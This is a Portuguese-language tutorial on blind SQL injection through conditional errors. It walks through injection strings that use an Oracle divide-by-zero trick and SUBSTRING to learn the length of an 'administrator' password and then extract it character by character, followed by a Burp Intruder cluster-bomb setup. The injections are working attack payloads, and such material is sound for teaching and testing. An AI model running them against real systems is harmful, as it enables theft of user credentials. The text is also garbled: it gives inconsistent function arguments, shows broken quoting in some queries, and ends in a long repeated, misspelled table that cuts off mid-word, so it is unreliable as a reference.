SQL Injection

Blind SQL Injection

Erros Condicionais

Ataques de SQL Injection com a técnica de erros condicionais consiste na análise dos erros devolvidos nas respostas aplicação para as diferentes injeções SQL com o intuito de entender se estas injeções foram ou não interpretadas e executadas. Exemplo:

SELECT * FROM TrackedUsers WHERE tracking_id = '\$tracking_cookie';

Injeção: cookie valido' AND 1=1--

Query: SELECT * FROM TrackedUsers WHERE tracking_id = "AND 1=1--";

Resposta: A aplicação não devolve um erro.

Injeção: cookie_valido AND 1=2--

Query: SELECT * FROM TrackedUsers WHERE tracking_id = " AND 1=2--';

Resultado: A aplicação devolve um erro.

A isto chama-se Blind SQL Injection pois embora a aplicação não retorne e renderize os erros SQL, a aplicação retorna outro tipo de erros, como por exemplo, 500 - Internal Server Error.

Erros Condicionais

Para extrair informação do banco de dados através de erros condicionais, temos que fazer algumas adaptações à nossa injeção. Vamos começar por descobrir o número de caracteres da password do usuário.

SELECT * FROM TrackedUsers WHERE tracking_id = '\$tracking_cookie';

Injeção: cookie_valido' UNION (SELECT TO_CHAR(1/0) FROM users WHERE username='administrator' AND LENGTH(password)>15)--

Query: SELECT * FROM TrackedUsers WHERE tracking_id = 'cookie_valido' UNION (SELECT TO_CHAR(1/0) FROM users WHERE username='administrator' AND LENGTH(password)>15)--';

Resposta: A aplicação devolve um erro interno.

Explicação da Injeção

SELECT TO_CHAR(1/10): Se o resultado da condição que se encontra à frente deste código for verdadeiro, a query vai devolver o resultado da função TO_CHAR(1/0). Esta função serve para converter valores numéricos ou datas em texto. No entanto, como a divisão de 1 por 0 é impossível, o resultado desta função gera um erro SQL. Assim sendo, quando o resultado da query é verdadeiro, é devolvido um erro pela aplicação. Como existe um usuário com o username "administrator" cuja password tem mais de 15 caracteres, o resultado da query é verdadeiro e, portanto, é devolvido um erro pela aplicação.

Erros Condicionais

Após descobrir o número de caracteres da password do usuário com username "administrator", vamos adaptar a injeção para conseguirmos descobrir qual é a password, caractere a caractere.

SELECT * FROM TrackedUsers WHERE tracking_id = '\$tracking_cookie';

Injeção: cookie_valido' UNION (SELECT TO_CHAR(1/0) FROM users WHERE username='administrator' AND SUBSTRING(password,1,1)='a')--


Query: SELECT * FROM TrackedUsers WHERE tracking_id = 'cookie_valido' UNION (SELECT TO_CHAR(1/0) FROM users WHERE username='administrator' AND SUBSTRING(password,1,1)='a')--':

Explicação da Injeção

SELECT TO_CHAR(1/10): Se o resultado da condição que se encontra à frente deste código for verdadeiro, a query vai devolver o resultado da função TO_CHAR(1/0). Esta função serve para converter valores numéricos ou datas em texto. No entanto, como a divisão de 1 por 0 é impossível, o resultado desta função gera um erro SQL. Como o primeiro caractere da password do usuário "administrator" não é o 'a', o resultado da query é "falso" e, portanto a query não devolve nada. Assim sendo, a aplicação não mostra nenhum erro.

Respostas Condicionais

Posições dos Payloads



Burp Intruder | Attack Type: Cluster Bomb

Requisição SUBSTRING(password,1,1) = 'a'-- | Status | Timeout | Length | SUBSTRING(password,2,1) = 'a'-- | Status | Timeout | Length | SUBSTRING(password,2,1) = 'a'-- | Status | Timeout | Length | SUBSTRING(password,20,1) = 'a'-- | Status | Timeout | Length | SUBSTRING(password,2,1) = 'b'-- | Status | Timeout | Length | SUBSTRING(password,2,1) = 'b'-- | Status | Timeout | Length | SUBSTRING(password,2,1) = 'b'-- | Status | Timeout | Length | SUBSTRING(password,2,1) = 'b'-- | Status | Timeout | Length | SUBSTRING(password,20,1) = 'b'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'b'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | SubstrainG(password,20,1) = 'a'-- | Status | Timeout | Length | Su